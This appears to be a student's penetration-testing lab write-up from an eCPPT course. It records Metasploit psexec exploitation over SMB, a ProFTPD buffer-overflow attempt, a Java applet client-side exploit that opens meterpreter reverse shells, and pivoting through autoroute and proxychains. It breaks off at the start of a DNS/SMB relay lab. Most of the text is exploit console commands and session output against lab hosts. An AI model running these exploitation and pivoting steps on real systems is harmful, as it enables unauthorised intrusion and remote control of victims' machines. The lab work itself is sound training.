[*] 10.50.97.8:445 - Created \huLuPxNY.exe...
[+] 10.50.97.8:445 - Service started successfully...
[*] Sending stage (176195 bytes) to 10.50.97.8
[*] Meterpreter session 3 opened (172.16.5.50:4455 -> 10.50.97.8:1030) at 2021-04-01 20:15:35 -0400
[*] 10.50.97.8:445 - Deleting \huLuPxNY.exe...
[*] Session 3 created in the background.
[*] Exploiting target 10.50.97.14
[*] Started reverse TCP handler on 172.16.5.50:4455
[*] 10.50.97.14:445 - Connecting to the server...
[*] 10.50.97.14:445 - Authenticating to 10.50.97.14:445 as user 'netadmin'...
[*] 10.50.97.14:445 - Selecting native target
[*] 10.50.97.14:445 - Uploading payload... uWnhGDMJ.exe
[*] 10.50.97.14:445 - Created \uWnhGDMJ.exe...
[+] 10.50.97.14:445 - Service started successfully...
```

```
[*] Sending stage (176195 bytes) to 10.50.97.14
[*] 10.50.97.14:445 - Deleting \uWnhGDMJ.exe...
[*] Meterpreter session 4 opened (172.16.5.50:4455 -> 10.50.97.14:1045) at 2021-04-01 20:15:52 -0400
[*] Session 4 created in the background.
[*] Exploiting target 10.50.97.21
[*] Started reverse TCP handler on 172.16.5.50:4455
[*] 10.50.97.21:445 - Connecting to the server...
[-] 10.50.97.21:445 - Exploit failed [unreachable]: Rex::ConnectionRefused The connection was refused by the
remote host (10.50.97.21:445).
msf5 exploit(windows/smb/psexec) >
```

NOTICE I WAS ABLE TO GET A COUPLE OF OTHER METERPRETER SHELLS

# *FTP Attack*

***FTP ATTACK***

THE NMAP AND NESSUS SCAN DID NOT SHOW MUCH WITH THE FTP SERVER

HOWEVER CVE DETAILS SHOWS A DIFFERENT STORY

```
msf5 exploit(windows/smb/ms08_067_netapi) > search CVE-2010-4221

Matching Modules
================

   #  Name                                  Disclosure Date  Rank   Check  Description
   -  ----                                  ---------------  ----   -----  -----------
   0  exploit/freebsd/ftp/proftp_telnet_iac  2010-11-01      great  Yes    ProFTPD 1.3.2rc3 - 1.3.3b Telnet IAC Buffer
Overflow (FreeBSD)
   1  exploit/linux/ftp/proftp_telnet_iac    2010-11-01      great  Yes    ProFTPD 1.3.2rc3 - 1.3.3b Telnet IAC Buffer
Overflow (Linux)


Interact with a module by name or index, for example use 1 or use exploit/linux/ftp/proftp_telnet_iac

msf5 exploit(windows/smb/ms08_067_netapi) > use 0
[*] No payload configured, defaulting to bsd/x86/shell/reverse_tcp
msf5 exploit(freebsd/ftp/proftp_telnet_iac) > show options

Module options (exploit/freebsd/ftp/proftp_telnet_iac):

   Name     Current Setting      Required  Description
   ----     ---------------      --------  -----------
   FTPPASS  mozilla@example.com  no        The password for the specified username
   FTPUSER  anonymous            no        The username to authenticate as
   RHOSTS                        yes       The target host(s), range CIDR identifier, or hosts file with syntax 'file:<path>'
   RPORT    21                   yes       The target port (TCP)


Payload options (bsd/x86/shell/reverse_tcp):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST  192.168.82.135   yes       The listen address (an interface may be specified)
   LPORT  4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Automatic Targeting
```

```
msf5 exploit(freebsd/ftp/proftp_telnet_iac) > set lhost tap00
lhost => tap00
msf5 exploit(freebsd/ftp/proftp_telnet_iac) > set rhosts 10.50.97.21
rhosts => 10.50.97.21
msf5 exploit(freebsd/ftp/proftp_telnet_iac) > run

[-] 10.50.97.21:21 - Exploit failed: One or more options failed to validate: LHOST.
[*] Exploit completed, but no session was created.
msf5 exploit(freebsd/ftp/proftp_telnet_iac) > set lhost tap0
lhost => tap0
msf5 exploit(freebsd/ftp/proftp_telnet_iac) > rrun
[-] Unknown command: rrun.
msf5 exploit(freebsd/ftp/proftp_telnet_iac) > run

[*] Started reverse TCP handler on 172.16.5.50:4444
[*] 10.50.97.21:21 - Automatically detecting the target...
[*] 10.50.97.21:21 - FTP Banner: 220 ProFTPD 1.3.2a Server (ProFTPD) [10.50.97.21]
[*] 10.50.97.21:21 - Selected Target: ProFTPD 1.3.2a Server (FreeBSD 8.0)
[*] 10.50.97.21:21 - Trying return address 0xbfbffdfc...
[*] 10.50.97.21:21 - Trying return address 0xbfbffbfc...
[*] Sending stage (46 bytes) to 10.50.97.5
[*] 10.50.97.21:21 - Trying return address 0xbfbff9fc...
[*] 10.50.97.21:21 - Trying return address 0xbfbff7fc...
[*] 10.50.97.21:21 - Trying return address 0xbfbff5fc...
[*] 10.50.97.21:21 - Trying return address 0xbfbff3fc...
[*] 10.50.97.21:21 - Trying return address 0xbfbff1fc...
[*] 10.50.97.21:21 - Trying return address 0xbfbfeffc...
[*] 10.50.97.21:21 - Trying return address 0xbfbfedfc...
[*] 10.50.97.21:21 - Trying return address 0xbfbfebfc...
[*] Command shell session 6 opened (172.16.5.50:4444 -> 10.50.97.5:1038) at 2021-04-01 20:26:45 -0400
[*] Sending stage (46 bytes) to 10.50.97.5

whoami
idd

id

getuid




^Z
Background session 6? [y/N]  y
msf5 exploit(freebsd/ftp/proftp_telnet_iac) > sessions -i

Active sessions
===============

  Id  Name  Type                  Information                      Connection
  --  ----  ----                  -----------                      ----------
  1         meterpreter x86/windows  NT AUTHORITY\SYSTEM @ ELS-WINSER2003  172.16.5.50:4455 -> 10.50.97.8:1029
(10.50.97.8)
  2         meterpreter x86/windows  NT AUTHORITY\SYSTEM @ ELS-WIN03      172.16.5.50:4455 -> 10.50.97.14:1043
(10.50.97.14)
  3         meterpreter x86/windows  NT AUTHORITY\SYSTEM @ ELS-WINSER2003  172.16.5.50:4455 -> 10.50.97.8:1030
(10.50.97.8)
  4         meterpreter x86/windows  NT AUTHORITY\SYSTEM @ ELS-WIN03      172.16.5.50:4455 -> 10.50.97.14:1045
(10.50.97.14)
  5         meterpreter x86/windows  NT AUTHORITY\SYSTEM @ ELS-WINXP      172.16.5.50:4444 -> 10.50.97.5:1037
(10.50.97.5)
  6         shell x86/bsd                                    172.16.5.50:4444 -> 10.50.97.5:1038 (10.50.97.21)
  7         shell unix                                      172.16.5.50:4444 -> 10.50.97.5:1040 (10.50.97.21)
```

msf5 exploit(freebsd/ftp/proftp_telnet_iac) > sessions 7
[*] Starting interaction with 7...

THIS ONE ACTED WEIRD BUT MY KALI VM IS ALSO BEING WEIRD

# *Client-side Exploitation*

***CLIENT-SIDE EXPLOITATION***

# *Scope*

***SCOPE***

Client-side Exploitation
LAB 12
Scenario

You are asked to determine if the corporate network is secure and if you are able to reach the servers within the DMZ. Here's few information about our client: foocompany.com:

- Few corporate email addresses
  - user@foocompany.com
  - adam@foocompany.com
  - mary@foocompany.com
- The internal corporate network (10.10.50.0/23) is divided in two segments:
  - internal network where the employees machine reside
  - DMZ where there are company servers

Goals

- Gain access to the internal network
- Exploit and get a shell to a server within the DMZ

What you will learn

- How to use Client-Side attacks
- Pivoting
- Fingerprinting hosts and services though Pivoting

To guide you during the lab you will find different Tasks.

Tasks are meant for educational purposes and to show you the usage of different tools and different methods to achieve the same goal.

They are not meant to be used as a methodology.

Armed with the skills acquired though the task you can achieve the Lab goal.

If this is the first time you do this lab, we advise you to follow these Tasks.

Once you have completed all the Tasks, you can proceed to the end of this paper and check the solutions.
Recommended tools

- Metasploit

nmap

proxychains

Mail client (i.e. Thunderbird, Claws Mail etc.)

Important Note

Further information:

Labs machines (like web server and internal organization machines) are not connected to the internet.

In order to connect to the target organization and be able to send emails to the target machines you have to create a new account in your mail client with the following information:

POP3/STMP server IP address: 10.10.51.25

POP3: 110 - NO SSL

SMTP: 25 - NO SSL

username: attacker

password: attacker


# *Set-up Email*

***SETUP EMAIL***

I DOWNLOADED THUNDERBIRD WITH THE FOLLOWING

sudo apt install thunderbird

I THEN MADE A FAKE LOGIN AND WAS ABLE TO CONFIGURE MANUALLY WHERE I MADE WHAT THE LAB WANTED FOR THE LOGIN




# *Start Attack*

***START ATTACK***

AT FIRST I DECIDED TO SEND A REGULAR MSFVENOM EXPLOIT THAT I MADE AND SEE IF I COULD JUST ATTACH IT AND IF IT WOULD WORK, THIS DID NOT WORK FOR THE COMPUTERS

I DECIDED TO FOLLOW ALONG WITH THE LAB TO SEE WHAT THEY WANTED US TO USE

msf5 exploit(multi/browser/java_jre17_exec) > show options

Module options (exploit/multi/browser/java_jre17_exec):

```
   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   SRVHOST  192.168.70.45    yes       The local host or network interface to listen on. This must be an address on the local machine or 0.0.0.0 to listen on all addresses.
   SRVPORT  8080             yes       The local port to listen on.
   SSL      false            no        Negotiate SSL for incoming connections
   SSLCert                   no        Path to a custom SSL certificate (default is randomly generated)
   URIPATH  /agenda          no        The URI to use for this exploit (default is random)
```

Payload options (windows/meterpreter/reverse_tcp):

```
   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  process          yes       Exit technique (Accepted: '', seh, thread, process, none)
   LHOST     tap0             yes       The listen address (an interface may be specified)
   LPORT     443              yes       The listen port
```

Exploit target:

```
   Id  Name
   --  ----
   1   Windows Universal
```

```
msf5 exploit(multi/browser/java_jre17_exec) > set uripath /pwned
uripath => /pwned
msf5 exploit(multi/browser/java_jre17_exec) > run
[*] Exploit running as background job 4.
[*] Exploit completed, but no session was created.

[*] Started reverse TCP handler on 192.168.70.45:443
[*] Using URL: http://192.168.70.45:8080/pwned
[*] Server started.
msf5 exploit(multi/browser/java_jre17_exec) > [*] 10.10.50.8      java_jre17_exec - Java 7 Applet Remote Code
Execution handling request
[*] 10.10.50.8      java_jre17_exec - Sending Applet.jar
[*] 10.10.50.8      java_jre17_exec - Sending Applet.jar
[*] Sending stage (176195 bytes) to 10.10.50.8
[*] Meterpreter session 1 opened (192.168.70.45:443 -> 10.10.50.8:63771) at 2021-04-01 23:46:42 -0400

msf5 exploit(multi/browser/java_jre17_exec) > sessions 1
[*] Starting interaction with 1...

meterpreter > getuid
Server username: eLS-Win7\eLS
meterpreter > getsystem
[-] priv_elevate_getsystem: Operation failed: The environment is incorrect. The following was attempted:
[-] Named Pipe Impersonation (In Memory/Admin)
[-] Named Pipe Impersonation (Dropper/Admin)
[-] Token Duplication (In Memory/Admin)
meterpreter > ipconfig

Interface  1
============
Name         : Software Loopback Interface 1
Hardware MAC : 00:00:00:00:00:00
MTU          : 4294967295
IPv4 Address : 127.0.0.1
IPv4 Netmask : 255.0.0.0
IPv6 Address : ::1
IPv6 Netmask : ffff:ffff:ffff:ffff:ffff:ffff:ffff:ffff


Interface 11
============
Name         : Intel(R) PRO/1000 MT Network Connection
Hardware MAC : 00:50:56:a0:ba:8d
MTU          : 1500
IPv4 Address : 10.10.50.8
IPv4 Netmask : 255.255.255.0
IPv6 Address : fe80::31ba:13da:661c:8f64
IPv6 Netmask : ffff:ffff:ffff:ffff::


Interface 12
============
Name         : Microsoft ISATAP Adapter
Hardware MAC : 00:00:00:00:00:00
MTU          : 1280

meterpreter > net stat
[-] Unknown command: net.
meterpreter > netstat

Connection list
===============

   Proto  Local address               Remote address      State       User  Inode  PID/Program name
```

```
-----  -------------          -------------     -----       ----  -----  ----------------
tcp    0.0.0.0:135            0.0.0.0:*         LISTEN      0     0      708/svchost.exe
tcp    0.0.0.0:445            0.0.0.0:*         LISTEN      0     0      4/System
tcp    0.0.0.0:554            0.0.0.0:*         LISTEN      0     0      1292/wmpnetwk.exe
tcp    0.0.0.0:2869           0.0.0.0:*         LISTEN      0     0      4/System
tcp    0.0.0.0:10243          0.0.0.0:*         LISTEN      0     0      4/System
tcp    0.0.0.0:49152          0.0.0.0:*         LISTEN      0     0      392/wininit.exe
tcp    0.0.0.0:49153          0.0.0.0:*         LISTEN      0     0      760/svchost.exe
tcp    0.0.0.0:49154          0.0.0.0:*         LISTEN      0     0      920/svchost.exe
tcp    0.0.0.0:63218          0.0.0.0:*         LISTEN      0     0      496/services.exe
tcp    0.0.0.0:63219          0.0.0.0:*         LISTEN      0     0      868/svchost.exe
tcp    0.0.0.0:63220          0.0.0.0:*         LISTEN      0     0      504/lsass.exe
tcp    10.10.50.8:139         0.0.0.0:*         LISTEN      0     0      4/System
tcp    10.10.50.8:63216       10.10.51.21:21    CLOSE_WAIT  0     0      1684/ftp.exe
tcp    10.10.50.8:63728       192.168.70.45:8080  TIME_WAIT   0     0      0/[System Process]
tcp    10.10.50.8:63754       192.168.70.45:8080  ESTABLISHED 0     0      2368/iexplore.exe
tcp    10.10.50.8:63755       192.168.82.135:443  SYN_SENT    0     0      2108/BMtFnIrS.exe
tcp    10.10.50.8:63760       10.10.51.25:110   TIME_WAIT   0     0      0/[System Process]
tcp    10.10.50.8:63762       10.10.51.25:110   TIME_WAIT   0     0      0/[System Process]
tcp    10.10.50.8:63763       10.10.51.25:110   TIME_WAIT   0     0      0/[System Process]
tcp    10.10.50.8:63764       10.10.51.25:110   TIME_WAIT   0     0      0/[System Process]
tcp    10.10.50.8:63765       10.10.51.25:110   TIME_WAIT   0     0      0/[System Process]
tcp    10.10.50.8:63766       10.10.51.25:110   TIME_WAIT   0     0      0/[System Process]
tcp    10.10.50.8:63769       192.168.70.45:8080  ESTABLISHED 0     0      2140/iexplore.exe
tcp    10.10.50.8:63770       192.168.70.45:8080  TIME_WAIT   0     0      0/[System Process]
tcp    10.10.50.8:63771       192.168.70.45:443   ESTABLISHED 0     0      1564/FzLjMtON.exe
tcp    10.10.50.8:63777       10.10.51.25:110   TIME_WAIT   0     0      0/[System Process]
tcp    10.10.50.8:63779       10.10.51.25:110   TIME_WAIT   0     0      0/[System Process]
tcp    10.10.50.8:63780       10.10.51.25:110   TIME_WAIT   0     0      0/[System Process]
tcp    10.10.50.8:63781       10.10.51.25:110   ESTABLISHED 0     0      1428/python.exe
tcp6   :::135                 :::*              LISTEN      0     0      708/svchost.exe
tcp6   :::445                 :::*              LISTEN      0     0      4/System
tcp6   :::554                 :::*              LISTEN      0     0      1292/wmpnetwk.exe
tcp6   :::2869                :::*              LISTEN      0     0      4/System
tcp6   :::10243               :::*              LISTEN      0     0      4/System
tcp6   :::49152               :::*              LISTEN      0     0      392/wininit.exe
tcp6   :::49153               :::*              LISTEN      0     0      760/svchost.exe
tcp6   :::49154               :::*              LISTEN      0     0      920/svchost.exe
tcp6   :::63218               :::*              LISTEN      0     0      496/services.exe
tcp6   :::63219               :::*              LISTEN      0     0      868/svchost.exe
tcp6   :::63220               :::*              LISTEN      0     0      504/lsass.exe
udp    0.0.0.0:123            0.0.0.0:*                     0     0      1020/svchost.exe
udp    0.0.0.0:500            0.0.0.0:*                     0     0      920/svchost.exe
udp    0.0.0.0:4500           0.0.0.0:*                     0     0      920/svchost.exe
udp    0.0.0.0:5004           0.0.0.0:*                     0     0      1292/wmpnetwk.exe
udp    0.0.0.0:5005           0.0.0.0:*                     0     0      1292/wmpnetwk.exe
udp    0.0.0.0:5355           0.0.0.0:*                     0     0      1108/svchost.exe
udp    10.10.50.8:137         0.0.0.0:*                     0     0      4/System
udp    10.10.50.8:138         0.0.0.0:*                     0     0      4/System
udp    10.10.50.8:1900        0.0.0.0:*                     0     0      2984/svchost.exe
udp    10.10.50.8:55328       0.0.0.0:*                     0     0      2984/svchost.exe
udp    127.0.0.1:1900         0.0.0.0:*                     0     0      2984/svchost.exe
udp    127.0.0.1:55329        0.0.0.0:*                     0     0      2984/svchost.exe
udp    127.0.0.1:60383        0.0.0.0:*                     0     0      1684/ftp.exe
udp    127.0.0.1:60675        0.0.0.0:*                     0     0      2368/iexplore.exe
udp    127.0.0.1:63596        0.0.0.0:*                     0     0      2140/iexplore.exe
udp    127.0.0.1:63597        0.0.0.0:*                     0     0      1764/iexplore.exe
udp6   :::123                 :::*                          0     0      1020/svchost.exe
udp6   :::500                 :::*                          0     0      920/svchost.exe
udp6   :::4500                :::*                          0     0      920/svchost.exe
udp6   :::5004                :::*                          0     0      1292/wmpnetwk.exe
udp6   :::5005                :::*                          0     0      1292/wmpnetwk.exe
udp6   :::5355                :::*                          0     0      1108/svchost.exe
udp6   ::1:1900               :::*                          0     0      2984/svchost.exe
udp6   ::1:55327              :::*                          0     0      2984/svchost.exe
udp6   ::1:60384              :::*                          0     0      1684/ftp.exe
```

```
  udp6   fe80::31ba:13da:661c:8f64:1900   :::*                    0     0      2984/svchost.exe
  udp6   fe80::31ba:13da:661c:8f64:55326  :::*                    0     0      2984/svchost.exe

meterpreter > arp

ARP cache
=========

   IP address       MAC address        Interface
   ----------       -----------        ---------
   10.10.50.1       00:50:56:a0:d1:ec  11
   10.10.50.255     ff:ff:ff:ff:ff:ff  11
   224.0.0.22       00:00:00:00:00:00  1
   224.0.0.22       01:00:5e:00:00:16  11
   224.0.0.252      01:00:5e:00:00:fc  11
   239.255.255.250  00:00:00:00:00:00  1
   239.255.255.250  01:00:5e:7f:ff:fa  11
```

WE HAVE AN FTP SESSION!!!

BUT TO GET TO THIS SESSION WE NEED TO USE THE EXPLOITED GUY AS A BRIDGE, THIS WILL BE EASY...


# *Bridge / Autoroute*

***BRIDGE / AUTOROUTE***

```
meterpreter > run autoroute -s 10.10.51.0/24

[!] Meterpreter scripts are deprecated. Try post/multi/manage/autoroute.
[!] Example: run post/multi/manage/autoroute OPTION=value [...]
[*] Adding a route to 10.10.51.0/255.255.255.0...
[+] Added route to 10.10.51.0/255.255.255.0 via 10.10.50.8
[*] Use the -p option to list all active routes
meterpreter > ping 10.10.51.21
[-] Unknown command: ping.
meterpreter >
Background session 1? [y/N]
msf5 exploit(multi/browser/java_jre17_exec) > use auxiliary/server/socks4a
msf5 auxiliary(server/socks4a) > show options

Module options (auxiliary/server/socks4a):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   SRVHOST  0.0.0.0          yes       The address to listen on
   SRVPORT  1080             yes       The port to listen on.


Auxiliary action:

   Name   Description
   ----   -----------
   Proxy  Run SOCKS4a proxy


msf5 auxiliary(server/socks4a) > run
[*] Auxiliary module running as background job 5.

[*] Starting the socks4a proxy server
```

NOW GO TO /ETC/PROXYCHAINS.CONF

GO TO THE LAST LINE AND ADD IN YOUR PROXY CHAIN




```
┌──(kali㉿kali)-[~/Desktop/eCPPT/Client-side_Exploitation]
└─$ sudo proxychains nmap -sTV -p- -PN 10.10.51.21                    134 ×
[proxychains] config file found: /etc/proxychains4.conf
[proxychains] preloading /usr/lib/x86_64-linux-gnu/libproxychains.so.4
[proxychains] DLL init: proxychains-ng 4.14
Host discovery disabled (-Pn). All addresses will be marked 'up' and scan times will be slower.
Starting Nmap 7.91 ( https://nmap.org ) at 2021-04-01 23:55 EDT
[proxychains] Strict chain  ...  127.0.0.1:1080  ...  10.10.51.21:1720 <--denied
[proxychains] Strict chain  ...  127.0.0.1:1080  ...  10.10.51.21:443 <--denied
[proxychains] Strict chain  ...  127.0.0.1:1080  ...  10.10.51.21:1723 <--denied
[proxychains] Strict chain  ...  127.0.0.1:1080  ...  10.10.51.21:5900 <--denied
[proxychains] Strict chain  ...  127.0.0.1:1080  ...  10.10.51.21:22 <--denied
[proxychains] Strict chain  ...  127.0.0.1:1080  ...  10.10.51.21:995 <--denied
[proxychains] Strict chain  ...  127.0.0.1:1080  ...  10.10.51.21:111 <--denied
[proxychains] Strict chain  ...  127.0.0.1:1080  ...  10.10.51.21:587 <--denied
[proxychains] Strict chain  ...  127.0.0.1:1080  ...  10.10.51.21:256 <--denied
[proxychains] Strict chain  ...  127.0.0.1:1080  ...  10.10.51.21:139 <--denied
[proxychains] Strict chain  ...  127.0.0.1:1080  ...  10.10.51.21:110 <--denied
[proxychains] Strict chain  ...  127.0.0.1:1080  ...  10.10.51.21:993 <--denied
[proxychains] Strict chain  ...  127.0.0.1:1080  ...  10.10.51.21:3306 <--denied
[proxychains] Strict chain  ...  127.0.0.1:1080  ...  10.10.51.21:3389 <--denied
[proxychains] Strict chain  ...  127.0.0.1:1080  ...  10.10.51.21:23 <--denied
[proxychains] Strict chain  ...  127.0.0.1:1080  ...  10.10.51.21:8080 <--denied
[proxychains] Strict chain  ...  127.0.0.1:1080  ...  10.10.51.21:80 <--denied
[proxychains] Strict chain  ...  127.0.0.1:1080  ...  10.10.51.21:53 <--denied
[proxychains] Strict chain  ...  127.0.0.1:1080  ...  10.10.51.21:554

┌──(kali㉿kali)-[~/Desktop/eCPPT/Client-side_Exploitation]
└─$ sudo proxychains nmap -sTV -p 21 -PN 10.10.51.21                  130 ×
[proxychains] config file found: /etc/proxychains4.conf
[proxychains] preloading /usr/lib/x86_64-linux-gnu/libproxychains.so.4
[proxychains] DLL init: proxychains-ng 4.14
Host discovery disabled (-Pn). All addresses will be marked 'up' and scan times will be slower.
Starting Nmap 7.91 ( https://nmap.org ) at 2021-04-01 23:55 EDT
[proxychains] Strict chain  ...  127.0.0.1:1080  ...  10.10.51.21:21  ...  OK
[proxychains] Strict chain  ...  127.0.0.1:1080  ...  10.10.51.21:21  ...  OK
Nmap scan report for 10.10.51.21
```

Host is up (0.25s latency).

PORT   STATE SERVICE VERSION
21/tcp open  ftp     ProFTPD 1.3.2a
Service Info: OS: Unix

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 1.70 seconds

WE CAN SEE IN THE SECOND SCAN THAT WE HAVE A MATCH WITH PORT 21 AND WE ALSO SEE THE VERSION... THAT VERSION IS ALSO EXPLOITABLE!!!

IN THIS NEXT PART YOU MAY NEED TO RESTART THE LAB TO EXPLOIT FTP

I DID THE PROFTP EXPLOIT A FEW TIMES, AND FOLLOWED THE LAB ALSO BUT STILL THE EXPLOIT DID NOT ACTUALLY WORK. INSTEAD OF RESETTING THE MACHINE A 1000 TIMES I AM GOING TO LET IT BE. WE LEARNED TO PIVOT, DO AN NMAP SCAN AND LEARNED TO FIND MORE INFORMATION WHICH IS WHAT THIS LAB WAS ALL ABOUT

# *DNS and SMB Relay*

***DNS AND SMB RELAY***

# *Scope*

***SCOPE***

DNS & SMB Relay Attack
LAB 13
Scenario

You are hired by a small company to perform a security assessment. Your customer is Sportsfoo.com and they want your help to test the security of their environment, according to the scope below:

The assumptions of this security engagement are:

- You are going to do an internal penetration test, where you will be connected directly into their LAN network 172.16.5.0/24. The scope in this test is only the 172.16.5.0/24 segment

- The network administrator stated during a meeting that he has implemented a really strong password policy thus is almost impossible to penetrate on your customer's network

- You are in a production network so you should not lock any user account by guessing their usernames and passwords

Goals

- Host Discovery and Network Mapping

- Exploitation using SMB Relay Attack

- Manipulating network traffic with dnsspoof

What you will learn

- Use shell scripting to automate Forward and Reverse DNS Lookups.

- How to use the SMB Relay Attack in order to compromise non-patched and patched hosts.

- How to use the dnsspoof tool in order to redirect systems to the host that you control.

To guide you during the lab you will find different Tasks.

Tasks are meant for educational purposes and to show you the usage of different tools and different methods to achieve the same goal.

They are not meant to be used as a methodology.

Armed with the skills acquired though the task you can achieve the Lab goal.

If this is the first time you do this lab, we advise you to follow these Tasks.

Once you have completed all the Tasks, you can proceed to the end of this paper and check the solutions.
Recommended tools

dnsspoof

crunch

Metasploit

# *Finding the DNS Server*

***FINDING THE DNS SERVER***

I WAS HAVING ISSUES WITH THE NMAP SCAN AND A TEXT FILE SO I SEARCHED FOR THE DNS SERVER BY JUST LOOKING FOR THAT PORT

```
┌──(kali㉿kali)-[~/Desktop/eCPPT/DNS_and_SMB_Relay_Attack]
└─$ nmap -p53 -iL ips.txt
Starting Nmap 7.91 ( https://nmap.org ) at 2021-04-02 02:07 EDT
Nmap scan report for 172.16.5.1
Host is up (0.23s latency).

PORT   STATE    SERVICE
53/tcp filtered domain

Nmap scan report for 172.16.5.10
Host is up (0.20s latency).

PORT   STATE SERVICE
